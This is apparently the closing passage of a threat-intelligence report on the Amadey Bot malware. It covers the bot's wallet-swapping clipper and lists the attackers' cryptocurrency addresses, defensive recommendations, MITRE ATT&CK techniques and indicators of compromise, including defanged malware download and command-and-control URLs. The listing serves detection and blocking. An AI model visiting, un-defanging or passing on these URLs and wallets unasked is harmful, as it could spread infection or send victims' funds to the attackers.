


Figure 13 – Replacing Clipboard value with TA's wallet address.

Cryptocurrencies	TA's Wallet Address
Bitcoin (BTC)	bc1qslzv7hczpsatc8lq285gy38r4af0c3alsc4m77
Ethereum (ETH)	0x89E34Ee2016a5E5a97b5E9598C251D2a2746Ba0D
Dogecoin (DOGE)	DBjzffi3umhLQbUGLRoNQwZ4pjoKyNFahf
Litecoin (LTC)	LdYspWr6nkQ3ZNNTsmba77u4frHDhji1Nv
Monero (XMR)	42zbZM5ozb4iDSN7hxNnQ1DSAvEmGY3z2KvAYmMxSJkUCc5bJyJ5hdkUu4324VJx8ACcDJJXg2NbRdWVcDyS87tyLikjV

CRIL also identified that the Amadey Bot is responsible for downloading various malware families, such as Redline, Manuscript, BrowserHijackers, etc., into the victim's machine.

Conclusion

In recent years, the design and capabilities of bots have advanced significantly.

A bot like Amadey is fully equipped with features such as system reconnaissance, information stealing, downloading & executing other malware, data exfiltration, and even clipper functionalities in its latest version.

This allows Threat Actors to steal personal, financial, and login information stored in web browsers, which can then be used for various fraudulent activities.

This type of malware's wide range of capabilities makes them a significant threat to a broad range of potential victims. Cyble Research and Intelligence Labs will continue monitoring the latest phishing or malware strains in the wild and update blogs with actionable intelligence to protect users from such notorious attacks.

Our Recommendations

- The initial infection may happen via phishing websites, so enterprises should use security products to detect phishing websites.
- Avoid downloading pirated software from Warez/Torrent websites. The "Hack Tool" present on sites such as YouTube, Torrent sites, etc., contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed antivirus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees on protecting themselves from threats like phishing/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.

- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Users should also carefully check their wallet addresses before making any cryptocurrency transaction to ensure there is no change when copying and pasting the actual wallet addresses.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
	T1059	Command and Scripting Interpreter
	T1218	Rundll32
	T1047	Windows Management Instrumentation
	T1106	Native API
Persistence	T1547	Registry Run Keys / Startup Folder
	T1053	Scheduled Task/Job
Defense Evasion	T1027	Obfuscated Files or Information
	T1497	Virtualization/Sandbox Evasion
Credential Access	T1003	OS Credential Dumping
	T1552	Credentials in Registry
	T1552	Credentials In Files
	T1056	Input Capture
Discovery	T1082	System Information Discovery
	T1518	Security Software Discovery
	T1083	File and Directory Discovery
	T1087	Account Discovery
Collection	T1005	Data from Local System
	T1213	Data from Information Repositories
Command and Control	T1071	Application Layer Protocol
	T1095	Non-Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
0f74d2fb5d1b603cdac4bf0179feba25ee0343f759b71404e5cd120e32a60517	Sha256	Seil.exe
b00302c7a37d30e1d649945bce637c2be5ef5a1055e572df9866ef8281964b65	Sha256	Amadey Bot
398235467c51419c4d2df6b9a0fad678730ae52b6db55d26e96f7ba70cae2dc3	Sha256	Cred64.dll
45f90d58562a9ee67bd129e4bbd538969aabd476e558aa0ff0a9cbdfb7d43a2e	Sha256	Clip64.dll
hxxps[:]//valorantcheatsboss[.]com/upload/boss/Bossmenu%20Setup[.]rar	URL	Download URL
hxxp[:]//valorantcheatsboss[.]com/upload/bass/808	URL	Download URL
hxxp[:]//62[.]204[.]41[.]242/9vZbns/index[.]php	URL	C&C